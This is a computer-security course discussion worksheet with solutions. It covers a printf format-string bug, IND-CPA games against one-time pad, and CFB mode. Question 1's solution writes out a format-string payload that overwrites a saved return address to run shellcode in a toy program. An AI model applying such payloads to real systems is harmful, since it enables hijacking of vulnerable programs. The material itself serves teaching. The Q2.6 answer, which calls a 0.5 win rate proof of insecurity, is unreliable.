Weaver
Spring 2022

CS 161
Computer Security

Discussion 3

Question 1 ***Antares*** ()

This problem is a (very) simplified variant of Question 6 of Project 1 , with the intention of introducing you to ***printf*** *vulnerabilities.*

Consider the following vulnerable code.

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void echo(char *buf) {
5      char padding[12];
6      fgets(buf, 48, stdin);
7      printf(buf);
8  }
9
10 int main() {
11     char buf[48];
12     echo(buf);
13     return 0;
14 }
```

1. Which line of code contains the memory safety vulnerability? Briefly explain this vulnerability.

   Solution: Line **7** contains a `printf` vulnerability. Since no format string is passed into the `printf` call, an attacker can supply "%_" directives to read and write to arbitrary portions of memory.

2. Complete the stack diagram if the code were executed until a breakpoint set on line 8. Assume normal (non-malicious) program execution. You do not need to write the values on the stack, only the names. There are no extraneous boxes, and each box represents one item in memory. The bottom of the page represents the lower addresses.

main's RIP
main's SFP
buf[48]
&buf
echo's RIP
echo's SFP
padding[12]
&buf
printf's RIP
printf's SFP

3. Construct an input to Line **6** that would result in a successful execution of `SHELLCODE`. Assume that echo's `RIP` is stored at `0xfffff8e0` and that you have a `SHELLCODE` script stored at `0xffffbeef`.

   Hint: You will find the following directives useful


   `%_u`: Treats `args[i]` as a VALUE. Print a variable-length number of bytes starting from `args[i]` (set _ to the desired length).

   `%hn`: Treats `args[i]` as a POINTER. Write the number of bytes that have been currently printed (as a two-byte number) to the memory address `args[i]`.

Solution:
```
'A' * 4 + '\xe0\xf8\xff\xff' + 'A' * 4 + '\xe2\xf8\xff\xff'
+
'%c'*6 + '%' + str(0xbeef - 22) + 'u' + '%hn' + '%' +
str(0xffff - 0xbeef) + 'u' + '%hn' + '\n'
```

Question 2 ***IND-CPA*** ()

When formalizing the notion of confidentiality, as provided by a proposed encryption scheme, we introduce the concept of indistinguishability under a chosen plaintext attack, or IND-CPA security. A scheme is considered *IND-CPA secure* if an attacker cannot gain any information about a message given its ciphertext. This definition can be defined as an experiment between a challenger and adversary, detailed in the diagram below:



Consider the one-time pad encryption scheme discussed in class. For parts (a) - (c), we will prove why one-time pad is not IND-CPA secure and, thus, why a key should not be reused for one-time pad encryption.

Q2.1 With what messages M_1 and M_0 should the adversary provide the challenger?

Solution: The adversary can provide any two plaintexts A and B of same length to be encrypted.

Q2.2 Now, for which message(s) should the adversary request an encryption from the challenger during the query phase?

Solution: The adversary can request an encryption for either A or B, or both. Note that the adversary can request an arbitrary number of plaintexts to be encrypted and can request the encryption of the same messages provided in the challenge phase.

Q2.3 The challenger will now flip a random bit $b \in \{0,1\}$, encrypt M_b, and send back $C = Enc(k, M_b) = M_b \oplus k$ to the adversary. How does the adversary determine b with probability $> \frac{1}{2}$?

Solution: Since one-time pad is a deterministic encryption scheme, the ciphertext C we receive from the challenger will be identical to one of the ciphertexts we receive in the query phase. The adversary can simply compare C to $Enc(A)$ and $Enc(B)$ received in the query phase to determine which message was encrypted with probability 1.

Q2.4 Putting it all together, explain how an adversary can always win the IND-CPA game with probability 1 against a deterministic encryption algorithm. *Note: Given an identical plaintext, a deterministic encryption algorithm will produce identical ciphertext.*

Solution: An adversary can provide two plaintexts A and B to be encrypted. Adversary gets back X, which is an encryption of either A or B. Then, the adversary requests an encryption of A again and compares it with X. If two are the same, X is the encryption of A, and vice versa.

Q2.5 Assume that an adversary chooses an algorithm and runs the IND-CPA game a large number of times, winning with probability 0.6. Is the encryption scheme IND-CPA secure? Why or why not?

Solution: The encryption scheme is not IND-CPA secure. By definition a scheme is IND-CPA secure if the adversary wins with probability $0.5 + \epsilon$, where ϵ is a negligibly small number. In this case, the adversary has a non-negligible advantage in the IND-CPA game.

Q2.6 Now, assume that an adversary chooses an algorithm and runs the IND-CPA game a large number of times, winning with probability 0.5. Is the encryption scheme IND-CPA secure? Why or why not?

Solution: The encryption scheme is not IND-CPA secure. The adversary can achieve a success probability of 0.5 simply by guessing b randomly.


Question 3 ***Block ciphers*** ()

Consider the Cipher feedback (CFB) mode, whose encryption is given as follows:

$$C_i = \begin{cases} \text{IV}, i = 0 \\ E_K(C_{i-1}) \oplus P_i, \text{otherwise} \end{cases}$$

Q3.1 Draw the encryption diagram for CFB mode.

Solution:



Cipher Feedback (CFB) mode encryption

Q3.2 What is the decryption formula for CFB mode?

Solution:

$$P_i = E_k(C_{i-1}) \oplus C_i$$

Q3.3 Select the true statements about CFB mode:

- ☐ Encryption can be paralellized
- ■ The scheme is IND-CPA secure
- ■ Decryption can be paralellized

Solution: Encryption is not parallelizable because the encryption of the $n'th$ block of plaintext is dependent on the $n-1'th$ ciphertext. Decryption is parallelizable because the decryption of the $n'th$ block of ciphertext is dependent on the $n-1'th$ ciphertext. The scheme is IND-CPA secure because an adversar cannot provide two messages of equal length such that they gain a non-negligible advantage in the IND-CPA game, as long as the IV is not reused. Note that if the IV is reused, the scheme would be deterministic.

Q3.4 What happens if two messages are encrypted with the same key and nonce? What can the attacker learn about the two messages just by looking at their ciphertexts?

Solution: If the IV is reused in AES-CFB, the attacker can determine if two messages have identical prefix, up to but not including the first block containing the difference. This is because the nth plaintext block affects the input to nth input to the block cipher, and any difference in the plaintext block results in a completely different block cipher output.

When we use non-repeating IVs for CFB-mode, even if we encrypt the same message multiple times, CFB-mode will generate distinct and random-looking ciphertexts each time.

Q3.5 If an attacker recovers the IV used for a given encryption, but not the key, will they be able to decrypt a ciphertext encrypted with the recovered IV and a secret key?

Solution:

No, the secrecy of the IV does not affect the security of the encryption scheme, as the IV is passed as part of the output of an encryption. The only condition is that the IV must not be reused in order for the given scheme to be secure.